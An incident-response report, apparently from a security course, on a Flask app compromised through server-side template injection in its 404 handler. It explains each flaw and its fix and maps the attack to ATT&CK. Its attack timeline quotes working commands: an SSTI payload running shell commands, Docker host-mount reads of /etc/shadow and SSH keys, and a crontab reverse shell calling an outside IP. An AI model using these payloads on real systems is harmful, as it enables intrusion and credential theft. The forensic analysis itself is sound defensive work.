Contents

Non technical summary

The attacker managed to get remote access to the machine via an application error.
The app was not validating input correctly, allowing for code given by an attacker to be executed.
The attacker took advantage of this and created a permanent backdoor that allows them to enter the machine at any time.
The message asking for ransom is not real, no data was encrypted although it is uncertain which data was copied (we know of some files, however we can't be sure that only those were copied).

This attack did not compromise other machines and the backdoor was identified and can easily be removed, no data was lost but at least the app, security keys and machine hashed passwords were copied.

In order to reinstate the website it is just needed to restore the main webpage, no further changes were made by the attacker. Although we do not recommend this is done before all of the found vulnerabilities are fixed and thoroughly tested.
Detailed information about the discovered vulnerabilities can be found in section Flask arbitrary remote code execution and onwards.

Also, since the password hashes and access keys were leaked, all of them should be changed immediately.
If any password or key are reused elsewhere, they should be the first thing to be fixed, since the attacker already has the passwords it will be easy to infect the remaining of the infrastructure with potentially better attacks.
On the same note, all of the remaining web pages that were not on this VM should be revised as soon as possible for the flaws explained bellow, since it is very easy for the attacker to replicate this attack on the rest of the sites.

Although this attack did not result in great damage, it showed the attacker a trivial way to breach in.
It is inevitable that other attempts at other VMs or this one will occur, possibly causing greater damage and leaking more sensitive information.
Therefore, it is of utmost importance to audit all of the infrastructure for similar security flaws.

Technical Summary

There are several vulnerabilities in the machine. Some were exploited, others weren't.

Flask arbitrary remote code execution

Related CWEs:

- Static Code Injection

The first to be exploited was a vulnerability in the 404 error handler (`def page_not_found(e):`) in `app.py` which allows arbitrary code execution on the web server.
The request URL is processed by `urllib.parse.unquote(request.url)` which replaces %xx escapes with their single-character equivalent and then formats it into the template string itself.
By default, arguments passed to flask templates are automatically escaped during rendering in order to protect against Cross-Site Scripting and Remote Code Execution attacks.
Since the URL is inserted directly in the template this allows an attacker to inject arbitrary Python code that is executed during template rendering.
This can be easily fixed by passing the request URL to flask as a template argument. Ex:

```
@app.errorhandler(404)
def page_not_found(e):
    template = '''
 <div class="center-content error">
 <h1>Oops! That page doesn't exist.</h1>
 <pre>{{ url }}</pre>
```

```
</div>
'''
   return render_template_string(template,
       url=urllib.parse.unquote(request.url),
       dir=dir, help=help, locals=locals),
       404
```

Bad administrator password management

Related CWEs:

- Cleartext Storage of Sensitive Information
- Password in Configuration File
- Use of Hard-coded Password

The administrator username and passwords are stored in cleartext in `app.py`

```
ADMIN_USER='admin'
ADMIN_PASS='75debe8ecad2b043072ce03d1dc3e635'
```

If an attacker gains access to these file the information can be read and used by an attacker.
This is actively exploited in this attack.
After the administrator credentials are obtained he logs in using these and uploads the ramsom image to the website.
This can be mitigated by storing only a hash of the password and comparing the hash of the provided password with the one stored. For additional security administrator logins should only be allowed from ips inside the company's private network.
Of course, the storage should not be the program itself but in a secure database outside of it.

Cleartext Transmission of Sensitive Information

Related CWEs:
- Cleartext Transmission of Sensitive Information

Our website does not use HTTPS. This means all data including sensitive information is by default transmitted in a clear format without any sort of encryption and can be read by an attacker.

To fix this HTTPS should be setup in flask. Relevant information on how to do this can be found here.

Bad Cookie Practices

Related CWEs:

- Sensitive Cookie Without 'HttpOnly' Flag

- Cleartext Storage of Sensitive Information in a Cookie

Cookies in our website are used to authenticate and authorize a user as a `guest` or an `admin` so they contain sensitive information. It's extremely important for these to be as secure as possible, as they can allow an attacker to gain privileges he shouldn't have.

Our cookies do not have the `HttpOnly` flag enabled which means they are accessible from `JavaScript` and thus vulnerable to `Cross-Site Scripting` attacks.
Flask allows this to be easily set when setting a Cookie:

```
# https://flask.palletsprojects.com/en/2.0.x/api/#flask.Response.set_cookie
response.set_cookie("cookie_name", value = "cookie_value", httponly = True)
```

Our cookies currently contain 2 parts. A username and signature of said username based on a server key. This leaves the username encoded in base64, effectively cleartext. The username should also be protected as to not divulge any usefull information to a possible attacker.

Execution with Unnecessary Privileges

Related CWEs:

- Execution with Unnecessary Privileges

The docker container containing the website is running with `root` privileges.
This means that if an attacker gains access to the container he has full access to do whatever he pleases.
Anything from installing packages to modifying protected files, etc.
The container should run with an unique user with minimum privileges.
The following lines are found commented in the `Dockerfile`

```
#RUN useradd -Mr app
#USER app
```

Simply uncommenting these lines would be enough to mitigate this.

Docker Container escaping

The Docker Daemon is configured to also bind to `tcp://0.0.0.0:2376` without tls enabled.
This means anyone with access to this port can have full Docker access on the host.
The website's `Dockerfile` also happens to contain `ENV DOCKER_HOST=tcp://172.17.0.1:2376`.
If an attacker has remote access and is able to install docker inside the container (like our attacker did) he will **by default** have access to the Docker Daemon on the host (outside the container).
The attacker has escaped the container and now has full access to the host machine.

To prevent this we can disable the `tcp://0.0.0.0:2376` remote socket or secure it with TLS (a guide on how to do this can be found here).
A TLS secure socket requires the client to have a set of certificates and keys in order to communicate with the Daemon, something that if properly configured, an attacker with remote access to a container wouldn't have.

The Attack

The Admin Login

The attack begins by trying to guess the `admin` password through the use of a dictionary-attack, but after repeatedly failing he eventually gives up. Afterwards, he tries to access the `/upload` page which redirects him back to the home page because he's not logged in as `admin`.

The Cookies

Our attacker's next target was the cookies.

In the first 2 attempts the auth cookies is deleted. Presumably to figure out if the website always sets it when it doesn't exist (it does).
Subsequently he tried modifying the cookies and reloading the page. Also presumably looking for something to exploit.
The following modifiyed cookies are tried:

Note: For reasons unclear to us every cookie in the following list was tried 2 times in a row.
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcC
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB4Jn
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAmdX
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAiCZ1c2
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACQJnVzZX
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAJgmdXNlcm
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAoCZ1c2Vybm
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACoJnVzZXJuYW
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALAmdXNlcm5hbW
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAuCZ1c2VybmFtZT
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADAJnVzZXJuYW1lPW
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAMgmdXNlcm5hbWU9YW
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAOCZ1c2VybmFtZT1hZG
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADYJnVzZXJuYW1lPWFkbW
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAOAmdXNlcm5hbWU9YWRtaW
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6CZ1c2VybmFtZT1hZG1pbg
- auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADwJnVzZXJuYW1lPWFkbWlu.L

For every cookie in the list above the server returned the corrected `guest` cookie except for the last one where no cookie was returned although it's not clear to

us why this happened since we cannot reproduce this.
After failing again the attacker moves on.

The Page Not Found Handler

The attacker then decides to try a couple of non existing endpoints `/private` `/fdssfdf` and `test`.
Presumably looking for a chance to inject code.
Since the page not found error response included the requested endpoint the attacker then tested if an XSS attack is possible by acessing `/test&lt;script&gt;alert(&quot;hello&quot;)&lt;/script&gt;`
which sucedded since the returned page contained the injected code. This is not a real XSS vulnerability however since this content is not displayed to other users.

- `/private` nothing. possibly looking for injection vulnerabilities
- `/fdssfdf` nothing. possibly looking for injection vulnerabilities
- `/test` nothing. possibly looking for injection vulnerabilities
- `/test<script>alert("hello")</script>` xss injection in the form of an hello broswer pop-up
- `/test{{ 1+1 }}` possibly testing remote code execution
- `/test{{ __globals__ }}` tries to obtain information about the app and system
- `/test{{ request.application}}` tries to obtain information about the app and system
- `/test{{ request.application.__globals__ }}` tries to obtain information about the app and system
- `/test{{ (request.application.__globals__.__builtins__.__import__('os')['popen']('id') }}` internal server error (probably looking for a vulnerability here)
  - From this point on, the attacker knows how to run commands. To make this reproduction more readable the boilerplate is ommited.
  - Commands are ran by accessing `/test{{ (request.application.__globals__.__builtins__ .__import__('os')['popen']('<command>') }}`, where `<command>` is what the attacker executed (the strings on the remaining of this list).
- `id` uid=0(root) gid=0(root) groups=0(root), which indicates that the container is running with root previleges.
- `ls` lists the contens of `/app` (inside the docker container)
- `cat app.py` fetches the app itself
- `cat auth.py` seeing that `app.py` imports this file, fetches it's contents as well
- `cat /etc/passwd`
- `cat /etc/shadow`
- `cat /proc/mount` fetches the devices mounted. Possibly looking for drives or docker containers.
- `find /` lists all the file system

- `touch .a` create an empty file called `.a`
- `ls -la .a` Tests permissions for file, -rw-r–r– 1 root root
- `ls -la /tmp/.a` tests permissions for parent directories
- `ls -la /root/`
- `ls /home/*` lists all users (?)
- `find / -perm -4000` checks for which files on the file system the user has r and w permissions
- `env` list environment variables
- `docker ps` list running docker containers
- `apt update`
- `apt install -y docker.io` install docker inside the container
- `docker ps` list running docker containers (the attacker realizes he can see it's own container and thus can escape it)
- `docker run --rm -t -v /:/mnt busybox /bin/ls /mnt`
- `docker run --rm  -v /:/mnt busybox /bin/find /mnt/`
- `find / -perm -4000` finds which files have `setuid`.
- `docker run --rm  -v /:/mnt python python -c "f=open('/mnt/etc/crontab', 'a'); f.write('*/10 * * * * root 0<&196;exec 196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&196 2>&196'); f.close(); print('done')" 2>&1` Inject reverse shell payload in crontab file (this doesn't work properly) so no reverse shell access
- `docker run --rm -v /:/mnt busybox cat /mnt/root/.bash_history`
  In the following commands the attacker just makes a temporary container to read files. The container is set to be deleted in the end of every comand.
- `docker run --rm  -v /:/mnt busybox cat /mnt/root/.ssh/id_rsa /mnt/root/.ssh/id_rsa.pub`
- `docker run --rm  -v /:/mnt busybox ls /mnt/home`
- `docker run --rm  -v /:/mnt busybox cat /mnt/home/dev/.ssh/id_rsa /mnt/home/dev/.ssh/id_rsa.pub`
- `docker run --rm  -v /:/mnt busybox cat /mnt/etc/passwd`
- `docker run --rm  -v /:/mnt busybox cat /mnt/etc/shadow`
- `docker run --rm  -v /:/mnt busybox cat /mnt/etc/mysql/debian.cnf /mnt/etc/mysql/my.cnf`
- `docker run --rm  -v /:/mnt busybox cat /mnt/etc/ssl/private/\\*`
- `docker run --rm  -v /:/mnt busybox cat /mnt/var/log/\\*`
- `docker run --rm  -v /:/mnt busybox cat /var/lib/docker/containers/1bc8170248006261556c8`
- `/login` sucessfull admin login
- `/upload` uploads the ransomware notice.
- `echo "<body bgcolor="black"><center><img src="/static/gallery/bg.png"></center></body>" > /app/templates/index.html` sets the page as the ransomware png.
- `docker restart app` restart the website container so the initial page changes take effect

It is unclear wether the RSA keys were used to gain external access to the machine although unlikely.

Indicators of Compromise

IOCs refer to data that indicates a system may have been infiltrated by a cyber threat. They provide cybersecurity teams with crucial knowledge after there has been a breach of data or another breach in security. These indicators can reveal that an attack has happened, what tools were used in the attack, and who's behind them. They are typically collected from software, including antivirus and antimalware systems.

The attacker left some traces throughout the attack to the VM and during the forensic analysis there were some common indicators of compromise, for exemple:
- High authentication failures: In account takeovers, attackers use automation to authenticate using phished credentials. A high rate of authentication attempts might indicate than someone has stolen credentials and is attempting to find an account that gives access to the network. Mainly caused by the dictionary attack.
- Lots of requests on important files: Without a high-privileged account, an attacker is forced to explore different resources and find the right vulnerability to access files.
- Suspicious configuration changes: You may not even know, but changing configurations on files, servers, and devices could give the attacker a second backdoor to the network. Changes could also add vulnerabilities for malware to exploit.
- Unusual outbound network traffic: When an intruder tries to extract data from your network or when an infected system relays information to a command-and-control server, unusual outbound network traffic may be detected.

Attack matrix

This was based on Mitree attack matrix
The details on the context of these matrix elements are omited for better readability.
Please refer to the remaining of the report for better context and details.

The initial access was made via exploit of public facing application (T1190).

The execution is a mix of python command and scripting interpreter (T1059.006) and scheduled task/job: CRON (T1053.003).

Pressistence was made via a scheduled task/job: CRON (T1053.003), by adding a job to the crontab file.

Previlege escalation

Regarding defense evasion, we couldn't find anything. However, we suspect of clear command history (T1070.003), since a reverse shell was installed but no history could be found. Even using disk recovery tools (extundelete) no deleted files were found.

Credential access was obtained via password spraying (T1110.003) and password guessing (T1110.001).
Password dumping was also done on /etc/passwd and /etc/shadow (T1003.008). The first to be used was from credentials in file system (T1552.001).

Discovery


Lateral Movement is achieved through SSH (T1021.004), with the reverse shell.

Collection was done through data in local file system (T1005). Several files, namely `/etc/shadow`, `/etc/passwd` and all of the app's files, were printed to the error page.

Command and Control was achieved through Two Way Communication (T1102.003), via reverse shell.

Exfiltration was made primarily through unencrypted non-C2 protocol (T1048.003), by seeing the errors with data in the error page.
Could be possible that exfiltration over C2 channel (T1041) was achieved through the reverse shell.

The impact was simply an external defacement (T1491.002).
The main page was replaced by one claiming to have infected the machine with ransomware.



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
8 techniques	6 techniques	16 techniques	11 techniques	20 techniques	13 techniques	17 techniques	7 techniques	13 techniques	16 techniques	8 techniques	13 techniques
Drive-by Compromise	Command and Scripting Interpreter (4)	Account Manipulation (1)	Abuse Elevation Control Mechanism (2)	Abuse Elevation Control Mechanism (2)	Adversary-in-the-Middle (1)	Account Discovery (2)	Exploitation of Remote Services	Adversary-in-the-Middle (1)	Application Layer Protocol (4)	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application ●	Unix Shell	Boot or Logon Autostart Execution (2)	Boot or Logon Autostart Execution (2)	Deobfuscate/Decode Files or Information	Brute Force (4)	Browser Bookmark Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
External Remote Services	Visual Basic	Boot or Logon Initialization Scripts (1)	Boot or Logon Initialization Scripts (1)	Execution Guardrails (1)	Password Guessing	File and Directory Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Hardware Additions	Python ●	Browser Extensions	Create or Modify System Process (1)	Exploitation for Defense Evasion	Password Cracking	Network Service Scanning	Remote Service Session Hijacking (1)	Automated Collection	Data Obfuscation (3)	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Data Manipulation (3)
Phishing (3)	JavaScript	Compromise Client Software Binary	Escape to Host	File and Directory Permissions Modification (1)	Password Spraying ●	Network Share Discovery	Remote Services (2)	Clipboard Data	Dynamic Resolution (3)	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Defacement (2)
Spearphishing Attachment	Exploitation for Client Execution	Create Account (2)	Event Triggered Execution (2)	Hide Artifacts (5)	Credential Stuffing	Network Sniffing	SSH ●	Data from Information Repositories	Encrypted Channel (2)	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol ●	Internal Defacement
Spearphishing Link	Native API	Create or Modify System Process (1)	Exploitation for Privilege Escalation	Hijack Execution Flow (1)	Credentials from Password Stores (3)	Password Policy Discovery	VNC	Data from Local System ●	Fallback Channels	Exfiltration Over C2 Channel ●	External Defacement ●
Spearphishing via Service	Scheduled Task/Job (3)	Event Triggered Execution (2)	Hijack Execution Flow (1)	Impair Defenses (5)	Exploitation for Credential Access	Permission Groups Discovery (2)	Software Deployment Tools	Data from Network Shared Drive	Ingress Tool Transfer	Exfiltration Over Other Network Medium (1)	Disk Wipe (2)
Supply Chain Compromise (3)	At (Linux)	External Remote Services	Process Injection (3)	Indicator Removal on Host (4)	Forge Web Credentials (1)	Process Discovery	Taint Shared Content	Data from Removable Media	Multi-Stage Channels	Exfiltration Over Physical Medium (1)	Endpoint Denial of Service (4)
Compromise Software Dependencies and Development Tools	Cron	Hijack Execution Flow (1)	Scheduled Task/Job (3)	Clear Linux or Mac System Logs	Input Capture (3)	Remote System Discovery		Data Staged (2)	Non-Application Layer Protocol	Exfiltration Over Web Service (2)	Firmware Corruption
Compromise Software Supply Chain	Systemd Timers	Modify Authentication Process (1)	Valid Accounts (3)	Clear Command History ●	Modify Authentication Process (1)	Software Discovery (1)		Email Collection (1)	Non-Standard Port	Scheduled Transfer	Inhibit System Recovery
Compromise Hardware Supply Chain	Software Deployment Tools	Pre-OS Boot (1)		File Deletion	Network Sniffing	System Information Discovery		Input Capture (3)	Protocol Tunneling		Network Denial of Service (2)
Trusted Relationship	User Execution (2)	Scheduled Task/Job (3) ●		Timestomp	OS Credential Dumping (2) ●	System Location Discovery (1)		Screen Capture	Proxy (4)		Resource Hijacking
Valid Accounts (3)		At (Linux)		Masquerading (5)	Steal or Forge Kerberos Tickets	System Network Configuration Discovery (1)			Remote Access Software		Service Stop
Default Accounts		Cron		Modify Authentication Process (1)	Steal Web Session Cookie	System Network Connections Discovery			Traffic Signaling (1)		System Shutdown/Reboot
Domain Accounts		Systemd Timers		Obfuscated Files or Information (5)	Two-Factor Authentication Interception	System Owner/User Discovery			Web Service (3)		
Local Accounts		Server Software Component (3)		Pre-OS Boot (1)	Unsecured Credentials (3)	Virtualization/Sandbox Evasion (3)			Dead Drop Resolver		
		Traffic Signaling (1)		Process Injection (3)	Credentials In Files ●				Bidirectional Communication ●		
		Valid Accounts (3)		Reflective Code Loading	Bash History				One-Way Communication		
				Rootkit	Private Keys						
				Subvert Trust Controls (1)							
				Traffic Signaling (1)							
				Valid Accounts (3)							
				Virtualization/Sandbox Evasion (3)							

Figure 1: Attack Matrix

Other tests

In this section we will present tests that were made and reported no errors.

- The packages are up to date, as they should be.

- Fetched differences between snapshots before and after the attack, the only differences were the ones gathered through the packet captures.
- Scanned the disk for deleted files, none were found.

Acknowledgements

- https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
- https://pravinponnusamy.medium.com/reverse-shell-payloads-969366fa5aff
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- https://docs.python.org/3/library/urllib.parse.html#urllib.parse.unquote
- https://docs.docker.com

Participation

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